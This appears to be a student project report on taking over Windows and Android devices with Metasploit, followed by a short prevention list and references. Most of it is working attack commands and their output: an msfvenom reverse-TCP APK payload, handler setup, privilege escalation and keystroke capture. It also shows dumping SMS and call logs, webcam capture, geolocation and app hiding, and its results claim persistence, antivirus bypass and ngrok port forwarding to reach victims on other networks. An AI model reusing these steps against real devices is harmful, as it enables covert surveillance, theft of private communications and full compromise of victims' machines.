[*] Meterpreter session 7 opened (192.168.0.27:4567 → 192.168.0.27:46160) at 2020-10-31 12:09:14 +0530
meterpreter > 
```

```
[*] Meterpreter session 7 opened (192.168.0.27:4567 → 192.168.0.27:46160) at 2020-10-31 12:09:14 +0530
meterpreter > screenshot
Screenshot saved to: /root/gBkgasry.jpeg
meterpreter > shell
Process 3208 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19041.572]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\asus\Downloads>exit
exit
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > shell
Process 11756 created.
Channel 2 created.
Microsoft Windows [Version 10.0.19041.572]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>
```

In the above image we can see that the session 7 has been opened

And you can also observe that we can escalate our privileges

>initially the shell out put is c:/users/asus/downloads

>after the getsystem command

>it is c:/windows/system32 which is an admin privilege

- keystroke capturing

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
hi this hi this is the target machine key strokes captured

meterpreter >
```

- getting the target file

here we can download or upload the files using

>download filename

>upload filename

Or to view user files

>shell and then you can navigate like you are using your command prompt

```

meterpreter > shell
Process 12200 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19041.572]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\asus\Downloads>dir
dir
Volume in drive C is OS
Volume Serial Number is B25C-B8A7

Directory of C:\Users\asus\Downloads

10/31/2020  11:49 AM  <DIR>          .
10/31/2020  11:49 AM  <DIR>          ..
09/01/2020  05:01 PM              736,311  18BCI0067_VL2019205003689_PE003 (1).docx
08/29/2020  01:19 PM          1,726,019  18BCI0067_VL2019205003689_PE003 (1).pdf
10/05/2020  08:11 AM              200,574  18BIT0126-DA02.pdf
10/05/2020  09:04 PM          42,421,605  18bit0126.mp4
09/11/2020  05:05 PM              90,635  18bit0126_mf41ng.pdf
10/09/2020  11:52 AM          644,546  18BIT0126_storage (1).pdf
10/09/2020  11:48 AM          613,867  18BIT0126_storage.pdf

```

Migrating the payload process to other process

Here we can select where to migrated by the process id

>intital pid=7068

>after migration pid=688

```

meterpreter > migrate 688
[*] Migrating from 7068 to 688...
[*] 192.168.0.2 - Meterpreter session 8 closed. Reason: Died
[*] Migration completed successfully.
meterpreter >

```

Session retrieval can be done as below

```

meterpreter > background
[*] Backgrounding session 9...
msf5 exploit(multi/handler) > sessions


Active sessions
-----
Id  Name  Type  Information  Connection
--  --
9   meterpreter x64/windows  NT AUTHORITY\LOCAL SERVICE @ ROHITHRAVAN1  192.168.0.27:4567 → 192.168.0.27:46168 (192.168.0.2)

msf5 exploit(multi/handler) > sessions -i 9
[*] Starting interaction with 9...


meterpreter >

```

Target machine downloading the file from 192.168.0.27/html page



Target machine output after executing the exe file from zip folder



To exit the meterpreter session

```
meterpreter > shutdown 2020-10-30 21:18 77K
Shutting down ...
meterpreter > exit 2020-10-31 09:11 77K
[*] Shutting down Meterpreter... 2020-10-31 20:37 569K

[*] 192.168.0.2 - Meterpreter session 9 closed. Reason: User exit
msf5 exploit(multi/handler) >
```

The above is for windows os and we can also go for android exploitation as bellow.

- Payload creation

```
C:\metasploit>msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.105 LPORT=7879 R>aakash.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10192 bytes
```

- Multi handler setup

```

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.0.105
LHOST => 192.168.0.105
msf6 exploit(multi/handler) > set LPORT 7879
LPORT => 7879
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.105:7879
[*] Sending stage (76767 bytes) to 192.168.0.100
[*] Meterpreter session 1 opened (192.168.0.105:7879 -> 192.168.0.100:44340) at 2020-10-30 19:33:30 +0530

meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter > shell
Process 1 created.
Channel 1 created.

```

- Root check and app list

```

meterpreter > check_root
[*] Device is not rooted
meterpreter > app_list
Application List
=====

Name                               Package                               Running  IsSystem
----                               -
ACT Fibernet                       com.act.mobile.apps                  false    false
Adobe Scan                         com.adobe.scan.android               false    false
Amazon                            in.amazon.mShop.android.shopping    false    false
Android Accessibility Suite        com.google.android.marvin.talkback   false    true
Android Easter Egg                 com.android.egg                      false    true
Android Services Library           com.google.android.ext.services      false    true
Android Shared Library             com.google.android.ext.shared        false    true
Android System                     android                              false    true
Android System WebView             com.google.android.webview           false    true
Android System WebView             com.mediatek.webview                 false    true
App Box                            com.motorola.brapps                  false    true
App Widget                         ca.bell.wt.android.tunesappswidget   false    true
Badabro                            com.whileofone.badabro               false    false
Basic Daydreams                    com.android.dreams.basic             false    true
Blocked Numbers Storage            com.android.providers.blockednumber   false    true
Bluetooth MIDI Service            com.android.bluetoothmidiservice     false    true
Bluetooth Share                    com.android.bluetooth                false    true

```

- Call log,messages,webcam\_snaps,geolocation,sms sending,open apps

```

meterpreter > geolocate
[*] Current Location:
    Latitude: 16.7322802
    Longitude: 81.0908893

To get the address: https://maps.googleapis.com/maps/api/geocode/json?latlng=16.7322802,81.0908893&sensor=true

meterpreter > hide_app_icon
[*] Activity MainActivity was hidden

```

```

meterpreter > send_sms -d +916303186334 -t "hello"
[+] SMS sent - Transmission successful

```

```

meterpreter > dump_sms
[*] Fetching 309 sms messages
[*] SMS messages saved to: sms_dump_20201030200854.txt

```




```
[*] Amazon NOT Found.  
meterpreter > app_run in.amazon.mShop.android.shopping  
[+] Main Activity for 'in.amazon.mShop.android.shopping' has started.  
meterpreter > pwd  
/data
```

```
Webcam shot saved to: C:/metasploit/rnSsQLyI.jpeg  
meterpreter > webcam_stream  
[*] Starting...  
[*] Preparing player...  
[*] Opening player at: C:/metasploit/dliqmJqh.html  
[*] Streaming...
```

```
meterpreter > dump_calllog  
[*] Fetching 500 entries  
[*] Call log saved to calllog_dump_20201030194553.txt
```

```
meterpreter > sysinfo  
Computer      : localhost  
OS            : Android 7.1.1 - Linux 3.18.35+ (armv7l)  
Meterpreter   : dalvik/android
```

```
meterpreter > webcam_list  
1: Back Camera  
2: Front Camera  
meterpreter > webcam_snap  
[*] Starting...  
[+] Got frame  
[*] Stopped  
Webcam shot saved to: C:/metasploit/fSSgkUFq.jpeg
```




## Results

- Here from above method we successfully exploited our target device
- We have successfully created a persistent backdoor in the target machine that we had exploited.
- We are able to execute successful port forwarding by using the ngrok.
- After the exploitation we are able to escalate our privileges from user to admin by the command getsystem.
- We are able to bypass windows defender by using the shelter
- We are successfully ran our auto run script which download our payload on victims machine without their intervention.
- After exploitation the whole system can be controlled . any data can be accessed and changed and can also be deleted.
- We can successfully take the screen shot, webcam pictures, audio recording, key scan, system info, uploading and downloading the files to the victim machine.



## Architecture Diagram



Here in the above figure we can observe what and all things we use to exploit the devices of same network or different network.

As in the above execution here we will be using a third party server that enables us to connect our port to ngrok and then the other side is connected to the victim port(port forwarding). By this we will be able to exploit any device even if the device is in our network or any network.

When we go with the custom method we will be only be able to exploit the devices in the same network (i.e without port forwarding we will be not able to exploit the devices that are outside the network).

## PREVENTIONS

- Keep all the applications up-to-date
- Use some anti-virus software other than the windows defender
- Always do the windows defender security patch updates as and then
- Updating the network drivers
- Don't install from unknown sources
- If you feel that your pc has been infected at the restart open the task manger and get into start up if any exploitation is going on you can notice some unfamiliar tasks like apache-bench, default.exe then right click and navigate to the file location and delete them

## FEATURE

The main feature here is as the hacker/attacker set a task without asking a password and even without any admin privileges just with a low privilege he can easily write the malicious task the thing he want to do and make it to execute without any prior notice or authentication to us. So basically this exploitation can be dangerous when we are dealing in case of the organizations because organization private data can be downloaded and can be sold to rival companies.

## Summary & Conclusion

Every individual and organization is vulnerable to the threat of malwares. Malwares have become an effective instrument to damage, destroy and incur mammoth losses not only restricted to individuals but also to highly e-secured environment of organizations. The

exploitation of computer programs is being visualized as the next threat to information storing and sharing. A comprehensive research in detection, analyzing, identification, repairing, removing of malwares is required to explore this undiscovered field. Therefore, cyber crimes needs to be thoroughly and meticulously conducted similar to a murder investigation. In the good old days, digital investigators could easily explore, discover and analyze malicious code on computer systems due to the malware functionality which was easily observable; therefore little effort was required in performing in depth analysis of the code. Today, various forms of malware are proliferating, automatically spreading (worm behavior), providing remote control access (Trojan horse/backdoor behavior), and sometimes concealing their activities on the compromised host (rootkit behavior). Furthermore, malware bypass security measures & firewalls disable Antivirus tools from within the network to external command. The increasing sophistication of malicious code & growing importance of malware analysis in digital investigation has driven advances in tools and techniques for performing autopsies and surgery on malware. The demand for formalization and supporting documentation has grown as more investigations rely on understanding malware. The results of malware analysis must be accurate and verifiable, to the point that they can be relied on as evidence in an investigation or prosecution. The above model is a very simple and helpful tool even to the least computer literate to understand and differentiate among the various types of malware.

## REFERENCES

- [1] Prakoso, D. C., Riadi, I., & Prayudi, Y. (2020). Detection of Metasploit Attacks Using RAM Forensic on Proprietary Operating Systems. *Kinetik: Game Technology, Information System, Computer Network, Computing, Electronics, and Control*, 5(2), 155-160.
- [2] Aminu, S. A., Sufyanu, Z., Sani, T., & Idris, A. (2020). EVALUATING THE EFFECTIVENESS OF ANTIVIRUS EVASION TOOLS AGAINST WINDOWS PLATFORM. *FUDMA JOURNAL OF SCIENCES*, 4(1), 112-119.
- [3] Raj, S., & Walia, N. K. (2020, July). A Study on Metasploit Framework: A Pen-Testing Tool. In *2020 International Conference on Computational Performance Evaluation (ComPE)* (pp. 296-302). IEEE.
- [4] Wahanani, H. E., Idhom, M., & Kurniawan, D. R. (2020, July). Exploit remote attack test in operating system using arduino micro. In *Journal of Physics: Conference Series* (Vol. 1569, No. 2, p. 022038). IOP Publishing.
- [5] Thompson, E. C. (2020). Vulnerability Management. In *Designing a HIPAA-Compliant Security Operations Center* (pp. 65-93). Apress, Berkeley, CA.
- [6] Moustafa, N., Ahmed, M., & Ahmed, S. (2020). Data Analytics-enabled Intrusion Detection: Evaluations of ToN\_IoT Linux Datasets. *arXiv preprint arXiv:2010.08521*.
- [7] Alenezi, F., & Tsokos, C. P. (2020, March). Machine Learning Approach to Predict Computer Operating Systems Vulnerabilities. In *2020 3rd International Conference on Computer Applications & Information Security (ICCAIS)* (pp. 1-6). IEEE.

[8] Delaney, J. (2020). The Effectiveness of Antivirus Software (Doctoral dissertation, Utica College).

[9] Stuart, M. (2020). Penetration Testing Methodologies (Doctoral dissertation, Utica College).

[10] Singh, M., Kumar, S., Garg, T., & Pandey, N. (2020). Penetration Testing on Metasploitable 2. International Journal of Engineering and Computer Science, 9(05), 25014-25022.

[11] Alghamdi, W. N. M., & Rastogi, R. (2020). An efficient data flow material model (DFMM) for cyber security risk assessment in real time server. Materials Today: Proceedings.

[12] Masood, R., & Anwar, Z. (2011, December). Swam: Stuxnet worm analysis in metasploit. In 2011 Frontiers of Information Technology (pp. 142-147). IEEE.

[13] Kennedy, D., O'gorman, J., Kearns, D., & Aharoni, M. (2011). Metasploit: the penetration tester's guide. No Starch Press.

[14] Chen, W. (2018). Encapsulating Antivirus (AV) Evasion Techniques in Metasploit Framework. Rapid, 7, 2018.

[15] Pangaria, M., Shrivastava, V., & Soni, P. (2012). Compromising windows 8 with metasploit's exploit. IOSR Journal of Computer Engineering (IOSRJCE), 5(6), 01-04.

[16] Maynor, D. (2011). Metasploit toolkit for penetration testing, exploit development, and vulnerability research. Elsevier.

[17] Baggett, M. (2008). Effectiveness of antivirus in detecting metasploit payloads. SANS Institute.

- [18] Holik, F., Horalek, J., Marik, O., Neradova, S., & Zitta, S. (2014, November). Effective penetration testing with Metasploit framework and methodologies. In 2014 IEEE 15th International Symposium on Computational Intelligence and Informatics (CINTI) (pp. 237-242). IEEE.
- [19] Li, H., Chen, W., Mathur, R., & Darbari, D. Exploiting with Metasploit Exploiting with Metasploit-hacking windows xp hacking windows xp.
- [20] Marquez, C. J. (2010). An analysis of the ids penetration tool: Metasploit. The InfoSec Writers Text Library, Dec, 9.
- [21] Anson, S., & Bunting, S. (2007). Mastering Windows network forensics and investigation. John Wiley & Sons.